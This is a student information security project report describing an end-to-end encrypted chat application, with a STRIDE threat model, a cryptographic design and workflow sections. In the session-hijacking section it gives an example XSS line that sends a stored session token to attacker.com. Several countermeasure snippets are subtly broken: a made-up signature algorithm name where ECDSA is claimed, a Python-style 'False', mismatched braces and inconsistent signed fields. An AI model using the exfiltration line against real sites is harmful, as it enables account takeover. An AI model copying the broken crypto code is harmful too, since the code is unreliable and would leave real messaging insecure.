



Project Report

Information Security

Submitted by: Bushra Sajid , Imaduddin Ansari , Waleed Abdullah

Roll number: 22I-2613 22I-2446 22I-2714

Date: 3rd December 2025



Table of Contents

Introduction	4
Problem Statement	4
Threat Model (Stride)	4
System Overview	5
Threat – User Impersonation	5
Threat – Session Hijacking	6
Threat – ManintheMiddle Key Substitution	8
Threat – Message Tampering	10
Cryptographic Design	12
Key Generation	12
Session Key Derivation	12
Encryption Schema	13
Message Format	13
Key Exchange Protocol Diagram	14
Initial Registration Flow	14
Session Key Establishment	15
Encryption / Decryption Workflow	16
Message Encryption Workflow	16
Message Decryption Workflow	17
File Encryption Workflow	18
MITM Attack Demonstration	19
Sending message to each other	20
During MITM-Wireshark	21
After Securing-Wireshark	21
Terminal	22
Logs and Evidence	24
Architecture Diagrams	25
System Architecture	25
Database Schema Design	26
User Collection	26
Messages Collection	27
Files Collection	28
Security Logs Collection	29
Component Interaction Flow	30



National University of Computer and Emerging Sciences Islamabad Campus

Evaluation and Conclusion	31
Security Strengths	31
Limitations	32
Future Enhancements	32
Conclusion	33



Introduction

This report documents a secure chat application implementing end-to-end encryption (E2EE) using modern cryptographic standards. The system ensures that messages and files remain confidential and authenticated throughout transmission, with private keys never leaving user devices.

The application uses ECDH P-384 for key exchange, ECDSA P-384 for digital signatures, and AES-256-GCM for symmetric encryption. The Web Crypto API is used on the client side for all cryptographic operations, guaranteeing security and compatibility with current browsers.

Problem Statement

Standard messaging applications often rely on server-side encryption, creating vulnerability points where service providers can access user communications. This centralised trust model exposes users to potential data breaches, government surveillance, and unauthorised access.


Our system addresses these concerns by implementing true end-to-end encryption where only the communicating parties can decrypt messages. The server cannot access message contents or reconstruct encryption keys; it only serves as a relay for encrypted data.



Threat Model (Stride)

A comprehensive threat analysis of our End-to-End Encrypted (E2EE) messaging and file-sharing system using the STRIDE methodology is donee. Each threat category is analyzed with specific vulnerabilities, attack vectors, and implemented countermeasures.

System Overview





National University of Computer and Emerging Sciences Islamabad Campus

Threat – User Impersonation

Attacker creates account with similar username to legitimate user.

Vulnerability:

- Username similarity not validated
- No verification of unique identifiers beyond username

Attack method:

1. Attacker registers as "alice_" when real user is "alice"
2. Sends malicious messages to Bob
3. Bob thinks messages are from trusted "alice" but nope messages from the duplicate one

Impact: High, Loss of trust, potential for social engineering and faking people.

Countermeasure Implemented:

Username validation on registration

```
if (!usernameRegex.test(username))  
{  
  throw new Error('Invalid username format');  
}
```

```
//storing user fingerprint
```

```
const userFingerprint = crypto.createHash('sha256')  
  .update(username + registrationTime + publicKey)  
  .digest('hex');
```



National University of Computer and Emerging Sciences Islamabad Campus

Mapped threat: Users must still verify contacts manually

Threat – Session Hijacking

Attacker steals session token to impersonate authenticated user

Vulnerability:

- Session tokens in localStorage vulnerable to XSS
- Long-lived tokens without rotation

Attack Method:

```
fetch('https://attacker.com/steal?token=' +  
localStorage.getItem('sessionToken'));
```

Impact: Complete account takeover

Countermeasure Implemented:

```
//securing session managemtn  
app.use(session({  
  secret: process.env.SESSION_SECRET,  
  resave: false,  
  saveUninitialized: false,  
  cookie: {  
    httpOnly: true,    //No XSS ACcess  
    secure: true,      // HTTPS only  
    sameSite: 'strict', // CSRF protection  
    maxAge: 3600000    //expires within 1 hour
```



National University of Computer and Emerging Sciences Islamabad Campus

```
}  
}});
```

```
// Token rotation on sensitive operations  
if (Date.now() - lastRotation > 300000) { // 5 min  
    rotateSessionToken(req.session);  
}
```

Mapped threat: Low with proper XSS prevention



National University of Computer and Emerging Sciences Islamabad Campus

Threat – ManintheMiddle Key Substitution

Description: Attacker intercepts key exchange and substitutes own public keys.

Vulnerability:

- Public keys transmitted without authentication
- No binding between identity and public key

Attack Method:

Alice → [publicKey_A] → Mallory → [publicKey_M] → Bob
Bob → [publicKey_B] → Mallory → [publicKey_M] → Alice

Impact: Complete message interception

Countermeasure Implemented:

```
//Dig Sig when key exchasnge is done
async function signKeyExchange(publicKey, privateKey)
{
  const data = JSON.stringify({
    publicKey: publicKey,
    timestamp: Date.now(),
    userId: currentUser.id
  });

  const signature = await window.crypto.subtle.sign(
    { name: "JSDAKC-SJBC-v1_7" },
    privateKey,
    new TextEncoder().encode(data)
  );
}
```



National University of Computer and Emerging Sciences Islamabad Campus

```
return {
  publicKey,
  signature: Array.from(new Uint8Array(signature)),
  timestamp: Date.now()
};
}

async function verifyKeyExchange(data, userPublicKey) {
  const isValid = await window.crypto.subtle.verify(
    { name: "JSDAKC-SJBC-v1_7" },
    userPublicKey,
    new Uint8Array(data.signature),
    new TextEncoder().encode(JSON.stringify({
      publicKey: data.publicKey,
      timestamp: data.timestamp,
      userId: data.userId
    })))
  );

  if (isValid===False) {
    throw new Error('Invalid signature - possible MITM attack');
  }

  // Timestamp verification (prevent replay)
  if (Date.now() - data.timestamp > 60000) {
    throw new Error('Key exchange expired');
  }
}
```



National University of Computer and Emerging Sciences Islamabad Campus

}

Mapped threat: Very Low

Threat – Message Tampering

Attacker modifies encrypted message in transit.

Vulnerability:

- Ciphertext modification without authentication
- No integrity verification

Attack Method:

Original: {iv, ciphertext}

Modified: {iv, modified_ciphertext}

Result: Garbage decryption or targeted bit-flip

Impact: High, Data integrity compromise

Countermeasure Implemented:

//AES-GCM with authentication tag

async function encryptMessage(plaintext, key) {

const iv = window.crypto.getRandomValues(new Uint8Array(12));

const ciphertext = await window.crypto.subtle.encrypt(

{

name: "AES-GCM",

iv: iv,

tagLength: 128 // Authentication tag

},



National University of Computer and Emerging Sciences Islamabad Campus

```
key,
new TextEncoder().encode(plaintext)
);

return {
  iv: Array.from(iv),
  ciphertext: Array.from(new Uint8Array(ciphertext)),
  //Tag is automatically appended by GCM
};
}

async function decryptMessage(encryptedData, key) {
  try {
    const decrypted = await window.crypto.subtle.decrypt(
      {
        name: "AES-GCM",
        iv: new Uint8Array(encryptedData.iv),
        tagLength: 128
      },
      key,
      new Uint8Array(encryptedData.ciphertext)
    );

    return new TextDecoder().decode(decrypted);
  } catch (error) {
    logSecurityEvent('MESSAGE_TAMPERING_DETECTED', encryptedData);
    throw new Error('Message integrity verification failed');
  }
}
```



}

Mapped Threat: Very Low - GCM provides authenticated encryption



Cryptographic Design

Key Generation

- ECDH P-384: Used for Diffie-Hellman key exchange (384-bit elliptic curve)
- ECDSA P-384: Used for digital signatures with SHA-384 hashing
- Keys created with extractable public keys using `window.crypto.subtle.generateKey()`

Session Key Derivation

1. Both users maintain static ECDH key pairs (not ephemeral)
2. Calculated shared secret: $\text{ECDH}(\text{privateKey_A}, \text{publicKey_B}) = \text{sharedSecret}$
3. Deterministic salt generated from sorted user IDs
4. HKDF-SHA-256 was used to derive the session key: $\text{sessionKey} = \text{HKDF}(\text{sharedSecret}, \text{salt}, \text{info})$
5. generates the symmetric encryption AES-256-GCM key.

Encryption Schema

- Algorithm: AES-256-GCM (Galois/Counter Mode)
- IV Size: 96 bits (12 bytes), randomly generated for each message
- Key Size: 256 bits
- Authentication Tag: 128 bits (included in ciphertext)



Message Format


```
{  
  content: "plaintext message",  
  sequence: 42,  
  timestamp: 1234567890,  
  nonce: [random 16 bytes]  
}
```

Encrypted with a session key, signed with the sender's ECDSA private key.




Key Exchange Protocol Diagram

Initial Registration Flow






Session Key Establishment




Encryption / Decryption Workflow

Message Encryption Workflow






Message Decryption Workflow





File Encryption Workflow






